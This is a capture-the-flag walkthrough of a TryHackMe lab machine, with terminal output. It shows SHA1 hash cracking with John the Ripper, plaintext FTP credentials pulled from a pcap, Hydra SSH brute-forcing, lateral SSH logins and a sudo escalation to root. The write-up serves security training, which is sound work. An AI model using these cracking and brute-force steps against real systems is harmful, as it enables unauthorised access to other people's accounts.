backups  hash  hash2.txt  hash.txt  hint  passcodes  REDTEAM  users

┌──(kali㉿kali)-[~/tryhackme/TECHNOCRAT_CTF]
└─$ cat REDTEAM
son's ftp and ssh credentials are same but.....

You can't find ssh passcode for mbappe!!!!!!!

by
SAJITH AND ALTHAF!!!!!

┌──(kali㉿kali)-[~/tryhackme/TECHNOCRAT_CTF]
└─$ 
```

- Used the hint from the redteam directory to SSH into the system as **son**:
- After gaining access, enumerated files and found a hash file inside .credentials directory.
- Retrieved and analyzed the hash for further cracking attempts.



```
┌──(kali㉿kali)-[~/tryhackme/TECHNOCRAT_CTF/mbappe]
└─$ john --format=Raw-SHA1 --wordlist=/home/kali/tryhackme/TECHNOCRAT_CTF/passcod
es hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
Paris_the_louvre (?)
1g 0:00:00:00 DONE (2025-02-11 01:56) 50.00g/s 2800p/s 2800c/s 2800C/s Welcome121
2..testtest
Use the "--show --format=Raw-SHA1" options to display all of the cracked password
s reliably
Session completed.

┌──(kali㉿kali)-[~/tryhackme/TECHNOCRAT_CTF/mbappe]
└─$ 
```


- Used the cracked credentials to SSH into **mbappe**:



```
┌──(kali㉿kali)-[~/tryhackme/TECHNOCRAT_CTF/mbappe]
└─$ ssh mbappe@10.10.199.228 -p 2222

mbappe@10.10.199.228's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-84-generic x86_64)
mbappe@redteam:~$ ls -la
total 40
drwxr-xr-x 6 mbappe mbappe 4096 Sep 24  2023 .
drwxr-xr-x 7 root   root   4096 Sep 23  2023 ..
-rw─────── 1 mbappe mbappe  157 Sep 24  2023 .bash_history
-rw-r--r-- 1 mbappe mbappe  220 Sep 23  2023 .bash_logout
-rw-r--r-- 1 mbappe mbappe 3771 Sep 23  2023 .bashrc
drwx────── 4 mbappe mbappe 4096 Sep 24  2023 .cache
drwxrwxr-x 2 mbappe mbappe 4096 Sep 24  2023 .capturedfiles
drwx────── 4 mbappe mbappe 4096 Sep 24  2023 .config
drwxr-xr-x 3 mbappe mbappe 4096 Sep 24  2023 .local
-rw-r--r-- 1 mbappe mbappe  807 Sep 23  2023 .profile
mbappe@redteam:~$ cd .capturedfiles
mbappe@redteam:~/.capturedfiles$ ls
backu.pcap
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
```


- After SSHing into **mbappe**, enumerated the directories inside the home directory.
- Found multiple hidden and regular directories, including:
  - .config
  - .cache
  - .local
  - .capturedfiles
- Inside .capturedfiles , discovered a **PCAP file** named backu.pcap, potentially containing network traffic data.

- Analyzed the **backu.pcap** file using **Wireshark**.
- Applied ftp filters to inspect network traffic for credentials and sensitive information.


kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10.17.25.238
2:29
backu.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ftp

```
No.   Time        Source         Destination    Protocol Length Info
   21 1.039354   192.168.30.5   192.168.30.4   FTP       86 Response: 220 (vsFTPd 3.0.5)
   33 6.198810   192.168.30.4   192.168.30.5   FTP       76 Request: USER njr
   35 6.199758   192.168.30.5   192.168.30.4   FTP      100 Response: 331 Please specify the password.
   37 7.479800   192.168.30.4   192.168.30.5   FTP       88 Request: PASS mogi_das_cruzes
   38 7.521818   192.168.30.5   192.168.30.4   FTP       89 Response: 230 Login successful.
   40 7.521989   192.168.30.4   192.168.30.5   FTP       72 Request: SYST
   41 7.522152   192.168.30.5   192.168.30.4   FTP       85 Response: 215 UNIX Type: L8
   42 7.522258   192.168.30.4   192.168.30.5   FTP       72 Request: FEAT
   43 7.522518   192.168.30.5   192.168.30.4   FTP       81 Response: 211-Features:
   44 7.522538   192.168.30.5   192.168.30.4   FTP       87 Response:  EPRT
   46 7.522663   192.168.30.5   192.168.30.4   FTP      110 Response:  PASV
   54 11.667789  192.168.30.4   192.168.30.5   FTP       72 Request: EPSV
   55 11.669062  192.168.30.5   192.168.30.4   FTP      114 Response: 229 Entering Extended Passive Mode (|||64605|)
   60 11.670369  192.168.30.4   192.168.30.5   FTP       72 Request: LIST
   61 11.671642  192.168.30.5   192.168.30.4   FTP      105 Response: 150 Here comes the directory listing.
   65 11.672806  192.168.30.5   192.168.30.4   FTP       90 Response: 226 Directory send OK.
```

- Identified an **FTP login request** containing plaintext credentials.
- Extracted a **new username and password** from the captured FTP login request.
- Identified the credentials:
  - **Username:** njr
  - **Password:** mogi_das_cruzes


kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10.17.25.238
2:34
File Edit View Go Captur
tcp.stream eq 6
Wireshark · Follow TCP Stream (tcp.stream eq 6) · backu.pcap


```
No.   Time
   37 7.479800
   38 7.521818
   39 7.521844
   40 7.521989
   41 7.522152
   42 7.522258
   43 7.522518
 › Frame 40: 72 bytes on
 › Ethernet II, Src: TPL
 › Internet Protocol Ver
 › Transmission Control
 › File Transfer Protoco
   [Current working dire
```

```
220 (vsFTPd 3.0.5)
USER njr
331 Please specify the password.
PASS mogi_das_cruzes
230 Login successful.
SYST
215 UNIX Type: L8
FEAT
211-Features:
 EPRT
 EPSV
 MDTM
 PASV
 REST STREAM
 SIZE
 TVFS
211 End
EPSV
```

6 client pkts, 10 server pkts, 12 turns.


```
TSval=2015041525 …
45 10   ··'·a=0· K·
c0 a8   ·:·x@·@· ··
80 18   ······{· o·
45 83   @······· ··
        ··SYST··
```

- Used the extracted credentials to SSH into the system as **njr**
    - ssh njr@10.10.199.228 -p 2222
- Successfully gained access to the **njr** user account.




```
└─$ ssh njr@10.10.199.228 -p 2222
njr@10.10.199.228's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-84-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

222 updates can be applied immediately.
176 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

- Discovered a **hash file** inside njr's home directory.
- Used **John the Ripper** to crack the hash
- Successfully cracked the hash, revealing the **password for the next user**.




```
┌──(kali㉿kali)-[~/tryhackme/TECHNOCRAT_CTF/mbappe/njr]
└─$ echo "89bd896f540249632dc3500b59704fc455244bf4" > hash.txt

┌──(kali㉿kali)-[~/tryhackme/TECHNOCRAT_CTF/mbappe/njr]
└─$ ls
hash.txt

┌──(kali㉿kali)-[~/tryhackme/TECHNOCRAT_CTF/mbappe/njr]
└─$ john --wordlist=/home/kali/tryhackme/TECHNOCRAT_CTF/passcodes hash.txt
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw
-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type in
stead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw
-SHA1-Linkedin"
Use the "--format=Raw-SHA1-Linkedin" option to force loading these as that type i
nstead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "rip
emd-160"
Use the "--format=ripemd-160" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "has
-160"
Use the "--format=has-160" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
mateo@soccer123  (?)
1g 0:00:00:00 DONE (2025-02-11 02:48) 50.00g/s 3200p/s 3200c/s 3200C/s testing..b
ankbank
```

- Used **Hydra** to brute-force the username from the previously obtained user list with the cracked password




```
┌──(kali㉿kali)-[~/tryhackme/TECHNOCRAT_CTF]
└─$ hydra -L users -p mateo@soccer123 ssh://10.10.199.228:2222

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mil
itary or secret service organizations, or for illegal purposes (this is non-bindi
ng, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-11 02:59:2
5
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recom
mended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 124 login tries (l:124/p:1),
~8 tries per task
[DATA] attacking ssh://10.10.199.228:2222/
[2222][ssh] host: 10.10.199.228   login: leo   password: mateo@soccer123
[STATUS] 118.00 tries/min, 118 tries in 00:01h, 7 to do in 00:01h, 15 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-11 03:00:3
4

┌──(kali㉿kali)-[~/tryhackme/TECHNOCRAT_CTF]
└─$ 
```

- Used the obtained credentials to SSH into **leo**




```
┌──(kali㉿kali)-[~/…/TECHNOCRAT_CTF/mbappe/njr/leo]
└─$ ssh leo@10.10.199.228 -p 2222

leo@10.10.199.228's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-84-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

222 updates can be applied immediately.
176 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Sun Sep 24 18:14:30 2023 from 192.168.30.3
leo@redteam:~$ 
```

- Checked if **leo** had sudo privileges:
  - sudo -l
- Found that **leo had full sudo privileges** and escalated to root:
  - sudo su
- Navigated to the **root directory** and found a file named **root_flag.txt**.



```
leo@redteam:~$ sudo -l
[sudo] password for leo:
Matching Defaults entries for leo on redteam:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
\:/snap/bin

User leo may run the following commands on redteam:
    (ALL : ALL) ALL
leo@redteam:~$ sudo su
root@redteam:/home/leo# ls
Desktop  Documents  Downloads  key  Music  Pictures  Public  Templates  Videos
root@redteam:/home/leo# cd
root@redteam:~# ls
root_flag.txt  snap
root@redteam:~# cat root_flag.txt
MEI1MEQ2NTE4ODE3M0Q4M0FDQ0M3MUE0MUQ5N0YzRUMgLS0+IGNyYWNrIHRoZSBoYXNoIE5UTE0=
root@redteam:~# 
```

